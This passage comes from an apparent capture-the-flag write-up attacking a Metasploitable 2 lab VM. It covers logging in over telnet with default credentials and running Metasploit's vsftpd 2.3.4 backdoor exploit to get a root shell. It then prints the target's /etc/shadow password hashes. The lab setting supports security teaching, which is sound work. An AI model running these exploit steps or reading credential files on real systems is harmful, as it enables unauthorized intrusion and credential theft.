There proved to be dozens of ports open on the rogue device, and on top of that the **nmap** scan also revealed the machine’s operating system, “Linux 2.6.” Using this information we could new systematically explore vectors to penetrate the system with the end goal of simply finding out what the former employee is up to on this machine. With our port and operating system information in hand we then move to the next stage of the process, exploiting vulnerabilities on the machine to gain access.


Using the information we found with our **nmap** scan, we first decided to simply attempt a **telnet** connection with the device. We performed the command and received the following output.



```
root@kali:~/Downloads# cd ..
root@kali:~# telnet 192.168.1.105 23
Trying 192.168.1.105...
Connected to 192.168.1.105.
Escape character is '^]'.
                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Apr 20 20:06:28 EDT 2021 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
```


The **telnet** connection did yield some interesting results. Once connected to the machine we were able to log in using the credentials found on the page, specifically “msfadmin/msfadmin” for both username and password. Though we’d gained access we needed and were unable to execute any privilege escalation on the machine from this position, so we backed up.

Instead of using **telnet** to connect to the system we tried another way, with the **vsftpd** service this time. Using **Metasploit**, specifically the **msfconsole** module, we found an exploit that worked on Linux 2.6 systems and gave us a root connection. We used the **unix/ftp/vsftpd_234_backdoor** exploit to gain access to the system through the **vsftpd 2.3.4** service vector.



```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.105
RHOSTS => 192.168.1.105
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.105:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.105:21 - USER: 331 Please specify the password.
[+] 192.168.1.105:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.105:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:41931 -> 192.168.1.105:6200) at 2021-04-20 20:11:41 -040
0

whoami
root
pwd
/
```

A simple system traversal is all we needed to execute at that point to find the flag for the challenge, the **/etc/shadow** file, listed below.



```
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```